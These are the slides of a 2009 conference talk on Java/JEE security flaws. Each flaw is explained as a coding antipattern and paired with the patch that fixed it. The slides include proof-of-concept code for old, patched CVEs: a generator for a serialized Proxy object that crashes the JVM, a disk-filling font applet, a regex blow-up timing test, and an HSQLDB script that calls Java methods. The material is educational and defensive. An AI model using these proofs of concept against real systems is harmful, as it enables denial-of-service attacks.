Java/JEE Vulnerabilities explained

Marc Schönefeld

University of Bamberg

Confidence 09, Krakow, PL

Agenda

The Speaker

Marc Schönefeld

- since 2002 talks about Java-Security at intl. conferences (Blackhat, RSA, DIMVA, Xcon, PacSec, CanSecWest, HackInTheBox)
- day time busy for Red Hat (since 2007)
- PhD student at University of Bamberg (since 2005)

Distributed Systems and Security

The fallacies of distributed computing (Deutsch, 1995)

- The network is reliable.
- Latency is zero.
- Bandwidth is infinite.
- **The network is secure**
- Topology doesn't change.
- There is one administrator.
- Transport cost is zero.
- The network is homogeneous.


Costs of late security measures

- Security tests (if at all) performed shortly before shipment
- Penetration testing and ”panic when on milw0rm” is too late (on a technical and economical level), as the **costs of fixing vulnerabilities** increase with every phase in the development cycle


Ziel:

→ A security check is no final ToDo before shipment, it is a **constant process** in iterative phase models

Cost per Defect [(McGraw, 2006)]



Cost per Defect(McGraw, 2006)




The Java-Architecture

Lt. Sun (Gosling et al., 2000)

Object-Oriented Programming Language aimed to provide network-centric applications

Security properties available in Java platform (Gong, 1999):

- **Runtime Environment** (JVM+Runtime Libraries) provides TCB-funktions (Type security, visibility)
- **SecurityManager:** Least-Privilege-Policies for Applet Sandbox or other remote applications without proof of trust
- Interception of resource access enforces **ProtectionDomains** (stack inspection)
- **customizable permissions** for user code (trust level/identity)
- additional **possibility of role-based separation** of functionality and data with GSSAPI compatible encapsulation of JSSE (secure wire), JAAS (roles), etc.



Classloaders separate trust domains

Fine-grained control of permissions, according to `CodeSource` (URL), `SignedBy` (Code signer) and `Principle` (JAAS User Role).

Vulnerabilities

According to Eckert (1998) there are three major types of vulnerabilities:

- **Conceptional flaws** caused in the design phase
- **Programming bugs** introduced in the implementation phase, caused by misunderstanding of the threat model:
  - **Language design:** f.i. JAVA does not signal integer overflows
  - **Permission settings:** Code is executed with unnecessary privileges
  - **Algorithmic complexity:** Assumption that a line of code is an atomic transaction
- **Administrational Flaws:** Having an applications that is capable of running under a least-privilege policy, but a lazy Admin spoils it all, grants AllPermissions to the application

Focus of this talk

In this talk we will focus on coding flaws and their effect on application security

Antipatterns and Implementation bugs

Antipattern (Brown et al., 1998)

An **Antipattern** is a solution to common problems where the negative consequences of the solution exceed their benefits.

- AntiPatterns **clarify** problems for software developers, architects, and managers by identifying the symptoms and consequences that lead to the dysfuncational software developement process
- AntiPatterns **convey** the motivation for change and the need for refactoring poor processes
- AntiPatterns are necessary to gain an understanding of common problems faced by most software developers. Learning from other developer's successes and failures is valuable and neccessary. **Without this wisdom, AntiPatterns will continue to persist**"

Improving software structure with Refactorings

Refactoring: (Fowler, 1999)

[. . .] is a set of techniques to identify and improving bad code, weeding out unnecessary code, and keeping the project as simple as possible.

- **Goal:** Remove antipatterns, and improve ration between negative and positive consequences resulting from behavior of application parts
- **Ausmaß:**
  - **Small Refactorings** in code with local effect, like a security fix/patch
  - **Large Refactorings** influence architecture (Example: From Java 1.1 to Java 1.2, dynamic protection domains were introduced).
- **Invariant: functional stability:** Refactorings only affect non-functional parts of code, and should not impair functional behavior (break testcases).

OWASP.org: Open Web Application Security Project

OWASP Top 10

A1	Cross Site Scripting (XSS)
A2	Broken Access Control
A3	Malicious File Execution
A4	Insecure Direct Object Reference
A5	Cross Site Request Forgery (CSRF)
A6	Information Leakage and Improper Error Handling
A7	Broken Authentication and Session Management
A8	Insecure Cryptographic Storage
A9	Insecure Communications
A10	Failure to Restrict URL Access

CWE.mitre.org: Common Weakness Enumeration

CWE Top 25, Pt 1,Insecure component interaction

CWE-20	Improper Input Validation
CWE-116	Improper Encoding or Escaping of Output
CWE-89	Failure to Preserve SQL Query Structure (aka 'SQL Injection')
CWE-79	Failure to Preserve Web Page Structure (aka 'Cross-site Scripting')
CWE-78	Failure to Preserve OS Command Structure (aka 'OS Command Injection')
CWE-319	Cleartext Transmission of Sensitive Information
CWE-352	Cross-Site Request Forgery (CSRF)
CWE-362	Race Condition
CWE-209	Error Message Information Leak

CWE.mitre.org: Common Weakness Enumeration

CWE Top 25, Pt2,Risky Usage of system resources

CWE-119	Failure to Constrain Operations within the Bounds of a Memory Buffer
CWE-642	External Control of Critical State Data
CWE-73	External Control of File Name or Path
CWE-426	Untrusted Search Path
CWE-94	Failure to Control Generation of Code (aka 'Code Injection')
CWE-494	Download of Code Without Integrity Check
CWE-404	Improper Resource Shutdown or Release
CWE-665	Improper Initialization
CWE-682	Incorrect Calculation

CWE.mitre.org: Common Weakness Enumeration

CWE Top 25, Pt 3, Failing Base protections

CWE-285	Improper Access Control (Authorization)
CWE-327	Use of a Broken or Risky Cryptographic Algorithm
CWE-259	Hard-Coded Password
CWE-732	Insecure Permission Assignment for Critical Resource
CWE-330	Use of Insufficiently Random Values
CWE-250	Execution with Unnecessary Privileges
CWE-602	Client-Side Enforcement of Server-Side Security

Criticality levels

Critical	Worm-Able Code, no or minor user-interaction required
Important	Significant Loss of Availability, Integrity or Confidentiality
Moderate	Difficult Exploitation, Non-default settings required
Low	Low Probability, low effect

CVE

Known Vulnerabilities are documented as entries in the Common Vulnerability Enumeration, hosted at `cve.mitre.org`

Antipattern: Ignoring Integer-Overflow

java.util.zip.CRC32 in Java 1.4.1_01(Schönefeld, 2003)

```
public void update(byte[] b, int off, int len) {
        if (b == null) {
                  throw new NullPointerException();
        }
        if (off<0 || len<0 || off+len>b.length) {
                throw new  ArrayIndexOutOfBoundsException();
        }
        crc = updateBytes(crc, b, off, len);
}
// ...
private static native updateBytes(int, byte[], int,int);
```

Integer Overflow (CWE-191)

Within the CWE-Hierarchy CWE-191 is a subcase of CWE-682

Risk: Integer-Overflow

java.util.zip.CRC32 in Java 1.4.1_01

```
An unexpected exception has been detected in native code outside the VM.
Unexpected Signal : EXCEPTION_ACCESS_VIOLATION occurred at PC=0x6D3220A4
Function= Java_java_util_zip_ZipEntry_initFields+0x288
Library=/usr/lib/jvm/java/1.4.1/01/jre/bin/libzip.so
Current Java thread :
at java.util.zip.CRC32.updateBytes(Native Method )
at java.util.zip.CRC32.update(CRC32.java:53)
at CRCCrash.main(CRCCrash.java :3)
[... lines omitted ...]
#
# The exception above was detected in native code outside the VM
#
# Java VM : Java HotSpot(TM ) Client VM (1.4.1_01 -b01 mixed mode)
```

Risiko

Values resulting from integer overflows can cause harm when passed to JNI methods, that do not expect hi-bit values, subverting all well-thought-out Java security precautions by creating an attacker controlled buffer

Refactoring: Integer-Overflow

java.util.zip.CRC32 in Java 1.4.1_02

```
public void update(byte[] b, int off, int len) {
        if (b == null) {
            throw new NullPointerException();
               }
        if (off<0 || len<0 || off>b.length - len) {
            throw new ArrayIndexOutOfBoundsException();
        }
        crc = updateBytes(crc, b, off, len);
}
```

Refactoring

A smarter arrangement of the integer comparison allow to use the entire value space of integers instead of the half one, and overflows are avoided.

History repeats itself: CVE-2009-0794

Integer overflow in Pulse-Java (OpenJDK project, 2009)

```
-
- if (length + offset > data.length) {
-         throw new ArrayIndexOutOfBoundsException("index: "
-                 + (length + offset) + " array size: " + data.length);
+
+ if ( offset < 0 || offset > data.length - length) {
+         throw new ArrayIndexOutOfBoundsException("array size: " + data.le
+                 + " offset:" + offset + " length:" + length );
}
                /* everything ok */
```

CVE-2009-0794 description


Integer overflow in the PulseAudioTargetDataLine class in src/-java/org/classpath/icedtea/pulseaudio/PulseAudioTargetDataLine.java in Pulse-Java, as used in OpenJDK 1.6.0.0 and other products, allows remote attackers to cause a denial of service (applet crash) via a crafted Pulse Audio source data line.

Antipattern: Insufficient Input Validation during serialization

Although JEE provides differing protocols to transfer objects from one JVM to another (HTTP,RMI, RMI/IIOP, JMS and others) , all utilize the **serialization API**.

- Client sends an Object, transforming a complex object into a flattened byte sequence(`writeObject`)
- The object is transferred to the receiving JVM (File, Socket, JNDI,. . .)
- The receiving JVM reconstructs the object from the flattened representation (`readObject`)

Serialisation in a JEE environment



Problems with Serialization

Typical serialization code, read Object from Socket

```
class ReceiveRequest extends Thread{
    Socket clientSocket = null ;
    ObjectInputStream ois = null;

    public ReceiveRequest (Socket cliSock) throws Exception {
      ois = new ObjectInputStream(
                  cliSock.getInputStream()
            );
    }

    public void run() { try {
      Request ac = (Request)   ois.readObject();  }
      catch (Exception e) {  System.out.println(e) ; }
 //  ...
   }
}
```

`readObject` looks like an atomic action, aber . . .

The bytecode shows it all

Bytecode within the run( ) method

```
public void run();
0:   aload_0
1:   getfield    #3; //Field ois:Ljava/io/ObjectInputStream;
4:   invokevirtual #7; //Method ObjectInputStream.readObject:()Ljava/lang/
7:   checkcast     #8; //class cast to objecttype Request (#8)
10:   astore_1
11:   goto    22
14:   astore_1
```

Dissecting the steps during a `readObject` instruction reveals the following sequence:

- Position #4 calls `ObjectInputStream.readObject()` , leaving an untyped object on the stack
- Position #7 Casting of the untyped object into the expected type.

Attack strategy

State during Deserialisation (Schönefeld, 2006a)

$t = 0$	Attacker sends serialized object) to an `ObjectInputStream` opened by the server
$t = 1$	**Server control flow branches into a (attacker dictated) `readObject` method (remember read before cast), (`serialVersionUID`)**
$t = 2$ A) B)	The server casts the object Cast is valid: continue Cast yields wrong type: throws `ClassCastException`, but `readObject` was already executed!

Risk: Manipulation of Control Flow

An attacker can control which readObject method is called. If (s)he can supply code (like in an unsigned applet), which subtypes a privileged type, and calls a non-final method (CVE-2008-5353).

Detection of vulnerable classes

To enumerate the set of classes that define a vulnerable `readObject` method within an application, the following information gathering approach is helpful:

1. generate a list of classes that define a `readObject` method
2. test if they call into a non-final method (maybe even inside a privileged block)

To x-ray jar files, use a byteode framework like BCEL (BCEL Project, 2006) , ASM (E. Bruneton and Coupaye, 2002), or custom findbugs detectors (Hovemeyer and Pugh, 2004).

These classes had problems with bogus coding in their (`readObject`/ `readExternal`) methods:

Identified vulnerable classes

- `java.util.regex.Pattern` (CVE-2004-2540)
- `java.awt.font.ICC_Profile` (CVE-2005-3583)
- `java.util.HashSet` (CVE-2005-3583)
- `java.lang.reflect.Proxy` (CVE-2005-3583)
- `java.util.Calendar` (CVE-2008-5353)

Risk and Refactoring with `java.util.regex.Pattern`

A `Pattern` is the search expression, following regular expression syntax. Compiled from a string to a Java object before usage.


Timing behavior of j.u.r.Pattern

```
import java.util.regex.*;
public class RegexTimingTest {
  public static void main (String[] a) {
    String reg = "$";
    for (byte i = 0; i < 100; i++) {
      reg = new String(new byte[]{'(',(byte)((i % 26) +65),')','?'})+reg;
      long t = System.currentTimeMillis();
      Pattern p = Pattern.compile(reg.toString());
      long u = System.currentTimeMillis()-t;
      System.out.println(i+1+":"+u+":"+reg);
    } } }
```

The test program generatesstrings with optional groups `(A)?$`, `(B)?(A)?$` and so on and measures timing behavior. With JDK 1.4/1.5 the results show an **exponential** behavior.

Timing behavior

Timing behavior to create pattern objects in JDK 1.4/1.5



Groups	*time[s]*
1	0,00
10	0,00
23	1,46
24	2,91
25	5,98
26	14,09
27	24,21
28	52,22
29	107,69
30	205,53

This knowledge allows to attack server applications, that internally utilize user-supplied regex strings, like the Spring Framework (CVE-2009-1190). (Thomas, 2009)

Background, an incomplete fix

The `Pattern.readObject()` methode in JDK 1.4.2_05 compiled regex strings directly after they were received.

readObject Method in j.u.r.Pattern in JDK 1.4.2_05

```
/**
 * Recompile the Pattern instance from a stream.
 * The original pattern string is read in and the object
 * tree is recompiled from it.
 */
 private void readObject(java.io.ObjectInputStream s)
   throws java.io.IOException, ClassNotFoundException {
   // Read in all fields
   s.defaultReadObject();
   // Initialize counts
   groupCount = 1;
   localCount = 0;        // Recompile object tree
   if (pattern.length() > 0)
           compile();
   else
        root = new Start(lastAccept);
}
```

Refactoring of Pattern class in JDK 1.4.2_06

```
private void readObject(java.io.ObjectInputStream s)
        throws java.io.IOException, ClassNotFoundException {
        // Read in all fields
        s.defaultReadObject();
        // Initialize counts
        groupCount = 1;
        localCount = 0;
        // if length > 0, the Pattern is lazily compiled
              compiled = false;
        if (pattern.length() == 0) {
            root = new Start(lastAccept);
            matchRoot = lastAccept;
                compiled = true;
            }   }
```

To remove the exposure of this vulnerability via the deserialization channel Sun added a boolean flag to the `Pattern.readObject` method in JDK 1.4.2_06. The flag defers the compilation step until first usage of the regular expression (which never occurs during forged deserialization).

- The exponential timing behavior of `Pattern.compile()` was never fixed in JDK 1.4/JDK 1.5

Deserializing problem wth java.lang.reflect.Proxy

The `java.lang.reflect.Proxy` class is part of the reflection API.

- Decouples service callers from implementation classes
- uses private native methods (JNI) to manipulate class structures
- exploitable path between readObject and the native method exists

java.lang.reflect.Proxy.defineClass0

```
private static native Class defineClass0(ClassLoader loader,
     String name, byte[] b, int off, int len);
```

A denial-Of-Service vulnerability (JVM Crash) was found in the native `Proxy.defineClass0` method, triggerable when:

- more than 65535 interfaces, with
- non-public visibility (`java.awt.Conditional`) were referenced (Schönefeld, 2006b)

To demonstrate the vulnerability

- an artificial proxy object was created
- with a special fuzzing program, which creates the structure which cannot be created with a regular writeObject call, as it need 65536 non-public interfaces

Serialized j.l.r.Proxy object with 65536 interface instances


```
0000000: aced0005 767d0000 fffa0014 6a617661  ....v}......java
0000010: 2e617774 2e436f6e 64697469 6f6e616c  .awt.Conditional
0000020: 00146a61 76612e61 77742e43 6f6e6469  ..java.awt.Condi
0000030: 74696f6e 616c0014 6a617661 2e617774  tional..java.awt
0000040: 2e436f6e 64697469 6f6e616c 00146a61  .Conditional..ja
0000050: 76612e61 77742e43 6f6e6469 74696f6e  va.awt.Condition
0000060: 616c0014 6a617661 2e617774 2e436f6e  al..java.awt.Con
[...]
015ffe0: 6a617661 2e617774 2e436f6e 64697469  java.awt.Conditi
015fff0: 6f6e616c 00146a61 76612e61 77742e43  onal..java.awt.C
0160000: 6f6e6469 74696f6e 616c7872 00176a61  onditionalxr..ja
0160010: 76612e6c 616e672e 7265666c 6563742e  va.lang.reflect.
0160020: 50726f78 79e127da 20cc1043 cb020001  Proxy.'. ..C....
0160030: 4c000168 7400254c 6a617661 2f6c616e  L..ht.%Ljava/lan
0160040: 672f7265 666c6563 742f496e 766f6361  g/reflect/Invoca
0160050: 74696f6e 48616e64 6c65723b 7870      tionHandler;xp
```

Fuzzing routine to derive the j.l.r.Proxy

```
private static void writeArtifiallyProxy(int len)
  throws Exception {
  DataOutputStream dos = new DataOutputStream(
                             new FileOutputStream("art" + len));
  WriteToDataOutputStream(dos,
      new int[] { 0xac, 0xed, 0x00, 0x05, 0x76, 0x7d }); //Prefix
  dos.writeInt(len);
  for (int i = 0; i < len; i++) {
    dos.writeUTF("java.awt.Conditional"); } // itfname
  WriteToDataOutputStream(dos, new int[] { 0x78, 0x72 });
  dos.writeUTF("java.lang.reflect.Proxy"); //name of this class
  WriteToDataOutputStream(dos, new int[] { 0xe1, 0x27, 0xda, 0x20,
      0xcc, 0x10, 0x43, 0xcb, 0x02, 0x00, 0x01, 0x4c });
  dos.writeUTF("h"); // type indicator
  WriteToDataOutputStream(dos, new int[] { 0x74});
  dos.writeUTF("Ljava/lang/reflect/InvocationHandler;");
  WriteToDataOutputStream(dos, new int[] { 0x78, 0x70 });
  dos.close();
}
```

The generation program recreates the artificial object representation, which makes the native call fail to `defineClass0` fail, when more than 65535 non-public interfaces are passed in.

Refactoring

JDK version 1.5.0_06 added an additional integrity check against this attack.


Hardening of j.l.r.Proxy against DoS-Attacks

```
public static Class<?> getProxyClass(ClassLoader loader,
                                       Class<?>... interfaces)
        throws IllegalArgumentException
{
if (interfaces.length > 65535) {
    throw new IllegalArgumentException("interface limit exceeded");
}
```

Instead of failing with a JVM crash now an `IllegalArgumentException` with a "interface limit exceeded" description is thrown.

Usage in a JEE-Environment

Propagation of an attack object



Antipattern: Code injection

Problem: Attacker injected code during initialization of an Openoffice.org-Base file (ODB)

```
unzip -t exploitdb.odb
Archive:  exploitdb.odb
[...]
    testing: database/script          OK
[...]
```

Aliasing a JAVA function with SQL in database/script

```
SET DATABASE COLLATION "Latin1_General"
CREATE SCHEMA PUBLIC AUTHORIZATION DBA
CREATE CACHED TABLE "FirstTable"("ID" INTEGER
   NOT NULL PRIMARY KEY,"TestID" VARCHAR(50))
SET TABLE "FirstTable" INDEX'64 0'
CREATE USER SA PASSWORD ""
GRANT DBA TO SA
SET WRITE_DELAY 60
SELECT * FROM "FirstTable"
   WHERE ID="sun.misc.MessageUtils.toStderr"(NULL);
```

Refactoring

- OpenOffice-Base uses HSQLDB
- also used via JDBC in JBoss AS
- HSQLDB allows until version 1.8.0_08 to directly use JAVA methods in SQL queries.
- So arbitrary static JAVA functions could be called in an startup-script of OpenOffice-Base files. (CVE-2007-4575)
- Version 1.8.0_09 of HSQLDB restricted the usage of JAVA methods (per default property), so it fixed OpenOffice.org startup.

Antipattern: Malicious usage of API functions

Misuse of font functions to DoS a system with an applet

```
import java.applet.Applet;
import java.awt.Font;
import java.io.InputStream;

class MIS extends InputStream {
    public int read() {     return 0;   }
    public int read(byte abyte0[], int i, int j) {
       return j - i;
    }
}
public class FontCreatorFullDiskApplet extends Applet {
   static { try {
             byte abyte0[] = new byte[0];
             Font font = Font.createFont(0, new MIS());
         } catch(Exception exception) { }
}  }
```

Refactoring

Misuse of font functions to DoS a system with an applet

```
[mschoene@mschoene ~]$ ls -altr /tmp
total 4088

drwxrwxrwt 11 root             374 Mar 29 11:52 .
-rw-r--r--  1 mschoene 9716465664 Mar 29 12:01 +~JF15437.tmp
```

- JDK Version 1.6.0_13 fixes this problem, as creation of temporary font files are supervised using failsafe size limits, and
- unsigned applets are no longer allowed to allocate all available harddisk space (CVE-2006-2426 and CVE-2009-1100)

Summary: Hints for future Java auditors

- Be familar with the security concepts of the platform
- Try to learn from CVE descriptions
- Reconstruct exploit idea from inversing the patch concept
- Practice, practice, ...

finally{}

- Thank you for your attention
- Time for Q & A
- or send me a mail

marc.schoenefeld -at- gmx DOT org

This presentation was build with open source tools:

- Fedora 10
- Latex
- Beamer
- OpenJDK

BCEL Project.
"BCEL manual.", online, 2006, cited 2009.05.11.
URL http://jakarta.apache.org/bcel/manual.html.

Brown, William J., Raphael C. Malveau, Hays W. Skip McCormick 3rd, and Thomas J. Mowbray.
AntiPatterns: Refactoring Software, Architectures, and Projects in Crisis.
John Wiley & Sons, 1998.

Deutsch, L. Peter.
"Fallacies of distributed computing.", 1995.
URL http://java.sun.com/people/jag/Fallacies.html.

E. Bruneton, R. Lenglet, and T. Coupaye.
"ASM: a code manipulation tool to implement adaptable systems."
URL http://asm.objectweb.org/current/asm-eng.pdf.

Eckert, Claudia.
Sichere, verteilte Systeme – Konzepte, Modelle und Systemarchitekturen.
Habilitationsschrift, TU München, 1998.

Fowler, M.
Refactoring: Improving the Design of Existing Code.
Addison-Wesley Object Technology Series. Addison-Wesley, 1999.

Gong, L.
Inside JAVA *2 Platform Security*.
Addison-Wesley, 1999.

Gosling, James, Bill Joy, Guy Steele, and Gilad Bracha.
The JAVA *Language Specification Second Edition*.
Boston, Mass.: Addison-Wesley, 2000.
URL `http://citeseer.ist.psu.edu/gosling00java.html`.

Hovemeyer, David, and William Pugh.
"Finding Bugs is Easy."
In *OOPSLA*. 2004.
URL `http://findbugs.sourceforge.net/docs/oopsla2004.pdf`.

McGraw, Gary.
Software Security- Building Security In.

Addison-Wesley, 2006.

OpenJDK project.
"changeset in /hg/icedtea6: 2009-02-11.", online, 2009, cited 2009.05.13.
URL `http://mail.openjdk.java.net/pipermail/distro-pkg-dev/2009-February/004729.html`.

Schönefeld, Marc.
"Hunting Flaws in JDK."
In *Blackhat Europe 2003*. 2003.

———.
"Pentesting J2EE."
In *Blackhat Federal 2006*. 2006a.

———.
"Pentesting Java/J2EE, Finding remote holes."
Kuala Lumpur, Malaysia: HackInTheBox, 2006b.

Thomas, Mark.
"CVE-2009-1190: Spring Framework Remote Denial of Service Vulnerability.", online, 2009.

URL http://seclists.org/bugtraq/2009/Apr/0237.html.